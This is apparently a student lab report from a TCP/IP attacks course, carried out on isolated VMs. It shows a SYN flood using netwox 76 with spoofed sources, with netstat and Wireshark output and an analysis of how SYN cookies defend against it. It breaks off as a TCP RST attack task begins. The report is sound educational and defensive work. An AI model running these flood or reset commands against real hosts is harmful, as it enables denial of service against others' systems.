# TCP/IP Attacks

## Objective

The objective of this assignment is to gain knowledge on vulnerabilities, as well as on attacks against these vulnerabilities which help us to learn the principles of secure design, secure programming, and security testing. The vulnerabilities in the TCP/IP protocols represent a special genre of vulnerabilities in protocol designs and implementations; they provide an invaluable lesson as to why security should be designed in from the beginning, rather than being added as an afterthought.


In this lab, following topics are going to cover where we need to conduct several attacks on the TCP protocol:

- TCP SYN flood attack, and SYN cookies
- TCP reset attack
- TCP session hijacking attack
- Reverse shell

## Network setup

Three machines are used to conduct the TCP/IP attacks lab and their IP address are as follows:

1. Attacker- 10.0.2.9
2. Observer- 10.0.2.10
3. Victim- 10.0.2.11



## Lab Tasks

### Task 1: SYN Flooding Attack

**Objective:**

In this task, we need to demonstrate the SYN flooding attack by using the Netwox tool to conduct the attack and then using a sniffer tool to capture the attacking packets. While the attack is going on, required to run the "netstat -nat" command on the victim machine, and compare the result with that before the attack. Please also describe whether the attack is successful or not

➢ For containing the SYN requests, the TCP SYN queue is used. The incoming SYN packets are dropped once the queue is full. With the help of the given command, we can check the size of the queue in Linux.
*sudo sysctl -q net.ipv4.tcp_max_syn_backlog*

```
[02/03/21]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
```

Observed that the default TCP maximum syn_backlog queue size is 128 for all three VM's. If needed, then it can be increased or decreased by updating the entry into the /etc/sysctl.conf file.

➢ Execute "netstat -tuna" command before the attack to compare results after the SYN flood attack on the victim's machine.

```
[02/03/21]seed@VM:~$ sudo netstat -tuna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address
  State
tcp        0      0 127.0.1.1:53            0.0.0.0:*
  LISTEN
tcp        0      0 10.0.2.11:53            0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*
  LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*
  LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*
  LISTEN
tcp6       0      0 :::80                   :::*
  LISTEN
tcp6       0      0 :::53                   :::*
  LISTEN
tcp6       0      0 :::21                   :::*
  LISTEN
tcp6       0      0 :::22                   :::*
  LISTEN
tcp6       0      0 :::3128                 :::*
  LISTEN
tcp6       0      0 ::1:953                 :::*
  LISTEN
udp        0      0 127.0.1.1:53            0.0.0.0:*
udp        0      0 10.0.2.11:53            0.0.0.0:*
udp        0      0 0.0.0.0:33333           0.0.0.0:*
udp        0      0 127.0.0.1:53            0.0.0.0:*
udp        0      0 0.0.0.0:42044           0.0.0.0:*
udp        0      0 0.0.0.0:68              0.0.0.0:*
udp        0      0 0.0.0.0:631             0.0.0.0:*
udp        0      0 0.0.0.0:5353            0.0.0.0:*
udp        0      0 0.0.0.0:43921           0.0.0.0:*
udp6       0      0 :::57313                :::*
udp6       0      0 ::1:42015               ::1:52980
  ESTABLISHED
udp6       0      0 :::53                   :::*
udp6       0      0 :::57427                :::*
udp6       0      0 :::5353                 :::*
udp6       0      0 ::1:52980               ::1:42015
  ESTABLISHED
```

**Observed** that before the SYN flood attack, all ports are open on the victim's system and can listen to any incoming packets.

➢ In this task, using **Netwox** tool to conduct the SYN flood attack and sniffer tool to capture the attacking packets.


- Executed given command using netwox tool for doing the SYN flood attack: *sudo netwox 76 --dst-ip 10.0.2.11 --dst-port 80 --spoofip "raw"*

```
/bin/bash 66x24
[02/03/21]seed@VM:~$ sudo netwox 76 --dst-ip 10.0.2.11 --dst-port
80 --spoofip "raw"
```

**Observation**:

Netwox 76 was used by the attacker to give the victim a spoofed SYN request under port 80. The packet type must be raw, or else the attacker sends an ARP request for the spoofed source IP's address.

- Parallel ran sniffer tool (wireshark) to capture the packets that are sent to the destination IP address 10.0.2.11 and destination port 80.





| No. | Time | Source | Destination | Protocol | Length | Info |
|---|---|---|---|---|---|---|
| 1 | 2021-02… | 241.135.230.… | 10.0.2.11 | TCP | 54 | 50558 → 80 [SYN] Seq=23908 |
| 2 | 2021-02… | 57.204.22.156 | 10.0.2.11 | TCP | 54 | 42274 → 80 [SYN] Seq=32284 |
| 5 | 2021-02… | 50.123.79.195 | 10.0.2.11 | TCP | 54 | 50717 → 80 [SYN] Seq=82422 |
| 6 | 2021-02… | 142.153.138.… | 10.0.2.11 | TCP | 54 | 17716 → 80 [SYN] Seq=10043 |
| 9 | 2021-02… | 57.204.22.156 | 10.0.2.11 | TCP | 60 | 42274 → 80 [RST, ACK] Seq= |
| 10 | 2021-02… | 50.123.79.195 | 10.0.2.11 | TCP | 60 | 50717 → 80 [RST, ACK] Seq= |
| 11 | 2021-02… | 142.153.138.… | 10.0.2.11 | TCP | 60 | 17716 → 80 [RST, ACK] Seq= |
| 12 | 2021-02… | 84.181.178.1… | 10.0.2.11 | TCP | 54 | 3977 → 80 [SYN] Seq=427275 |
| 13 | 2021-02… | 128.35.133.81 | 10.0.2.11 | TCP | 54 | 14157 → 80 [SYN] Seq=35780 |
| 16 | 2021-02… | 84.181.178.1… | 10.0.2.11 | TCP | 60 | 3977 → 80 [RST, ACK] Seq=4 |
| 17 | 2021-02… | 128.35.133.81 | 10.0.2.11 | TCP | 60 | 14157 → 80 [RST, ACK] Seq= |
| 18 | 2021-02… | 60.247.37.87 | 10.0.2.11 | TCP | 54 | 57639 → 80 [SYN] Seq=16554 |
| 19 | 2021-02… | 73.121.208.95 | 10.0.2.11 | TCP | 54 | 16078 → 80 [SYN] Seq=29585 |
| 21 | 2021-02… | 60.247.37.87 | 10.0.2.11 | TCP | 60 | 57639 → 80 [RST, ACK] Seq= |
| 23 | 2021-02… | 73.121.208.95 | 10.0.2.11 | TCP | 60 | 16078 → 80 [RST, ACK] Seq= |
| 24 | 2021-02… | 160.167.224.… | 10.0.2.11 | TCP | 54 | 38498 → 80 [SYN] Seq=27177 |
| 25 | 2021-02… | 136.180.97.1… | 10.0.2.11 | TCP | 54 | 59086 → 80 [SYN] Seq=24653 |
| 27 | 2021-02… | 160.167.224.… | 10.0.2.11 | TCP | 60 | 38498 → 80 [RST, ACK] Seq= |
| 29 | 2021-02… | 136.180.97.1… | 10.0.2.11 | TCP | 60 | 59086 → 80 [RST, ACK] Seq= |
| 30 | 2021-02… | 63.17.192.138 | 10.0.2.11 | TCP | 54 | 23090 → 80 [SYN] Seq=76672 |
| 31 | 2021-02… | 172.196.108.… | 10.0.2.11 | TCP | 54 | 3834 → 80 [SYN] Seq=196610 |
| 34 | 2021-02… | 63.17.192.138 | 10.0.2.11 | TCP | 60 | 23090 → 80 [RST, ACK] Seq= |
| 35 | 2021-02… | 172.196.108.… | 10.0.2.11 | TCP | 60 | 3834 → 80 [RST, ACK] Seq=1 |
| 36 | 2021-02… | 196.255.56.1… | 10.0.2.11 | TCP | 54 | 3531 → 80 [SYN] Seq=398486 |
| 37 | 2021-02… | 224.226.63.57 | 10.0.2.11 | TCP | 54 | 24586 → 80 [SYN] Seq=12056 |

**Observation:**

We can see that the spoofed TCP SYN packets being sent to the victim with different IP addresses.

Also, we didn't see any packet with ACK amongst all packets.

- While the attack was in progress, executed "netstat -utna" on the victim's machine to compare the connection before and after the SYN flood attack.




**Observation:**


We can see that packet sends out the SYN-ACK packet as the victim's syn queue is filled up and waits for the ACK that can be seen as SYN-RECV, which indicates that the link is half-opened.

- **Please also describe how you know whether the attack is successful or not**


The Attack was not successful because while performing this attack SYN Cookie of the Victim's machine was turned ON. In particular, the use of SYN cookies allows a server to avoid dropping connections when the SYN queue fills up.

**SYN Cookie Countermeasure**: SYN cookie is a defense mechanism to counter the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack.

- **When SYN cookie mechanism OFF**
  - Executed given command on victim's machine to turn off the SYN cookie mechanism.
    *sudo sysctl -w net.ipv4.tcp_syncookies=0*




  - **Observed** that the TCP SYN cookies are turned OFF when validating the cookie in sysctl.
  - From Observer machine, executed telnet command to login victim's machine.




**Observation:**

The observer is successfully able to log in to the victim's machine using telnet. And now both observer and victim can communicate amongst each other.


- Now on victim's machine, executed "*netstat -tna*" to check the state of all connections.

```
[02/04/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 10.0.2.11:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.11:23            10.0.2.10:49538         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
```

**Observed** that one port has established the connection where a local address is 10.0.2.11 and foreign address is 10.0.2.10


- Since we have validated that connections are established and also able to do telnet from observer's machine before doing SYN flood attack. Now, performing

- Executed given command from Attacker's machine:
  *sudo netwox 76 -i 10.0.2.11 -p 23 -s raw*
- Parallel to this, executed "*netstat -tna*" from Victim's machine.





**Observed** that the packets send out the SYN-ACK packet as the victim's queue is filled up then instead of reviewing ACK (or ESTABLISHED), started receiving SYN_RECV which defines that the server maintains state for all half-open connections.

- When the netwox command was running, then parallel validated to login Victim' machine using telnet.





**Observed** that, we are unable to connect to the 10.0.2.11 machine during the SYN flood attack but were able to login before the attack.

- **When SYN cookie mechanism ON**
  - In this task, we need to observe the SYN flood attack process with the SYN cookie **ON** mechanism.
  - Executed given command to turned **ON** SYN cookie *sudo sysctl -w net.ipv4.tcp_syncookies=1*





**Observed** that SYN-Cookie has set to 1 which means it's ON.

- Executed netwox command on Attacker's machine
  *sudo netwox 76 -i 10.0.2.11 -p 23 -s raw*
- Parallel ran "netstat -tna" from Victim's machine to get the network states.




**Observed** that Victim's machine is maintaining a half-open connections state for all network ports.

- When the netwox command was running on Attacker's machine, executed telnet command from Observer's machine.




**Observed** that with SYN cookie ON and with SYN flood attack, able to connect to Victim's machine using telnet.

**Conclusion:**

The use of SYN cookies offers effective protection against SYN flood attacks. Hence, when SYN Cookie is **ON** in Victim's machine (10.0.2.11) then we can connect to this machine using telnet from Observer's machine (10.0.2.10) whereas not able to connect 10.0.2.11 when SYN Cookie is **OFF**. Therefore, we can say that the SYN flood attack is successful only when the SYN cookie is OFF.

- **Please describe why the SYN cookie can effectively protect the machine against the SYN flooding attack.**

  SYN cookies are a technical attack mitigation technique whereby the server replies to TCP SYN requests with crafted SYN-ACKs, without inserting a new record to its SYN Queue. Only when the client replies to this crafted response a new record is added. This technique is used to protect the server SYN Queue from filling up under TCP SYN floods.

## 3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

In this task, we need to launch a TCP RST attack to break an existing telnet connection between A and B. After that, try the same attack on an ssh connection.

- TCP RST packets can be generated and sent by the attacker through the netwox 78 tools. *Usage: netwox 78 [-d device] [-f filter] [-s spoofip]*

➢ **TCP RESET Attack on TELNET connections between two machines**

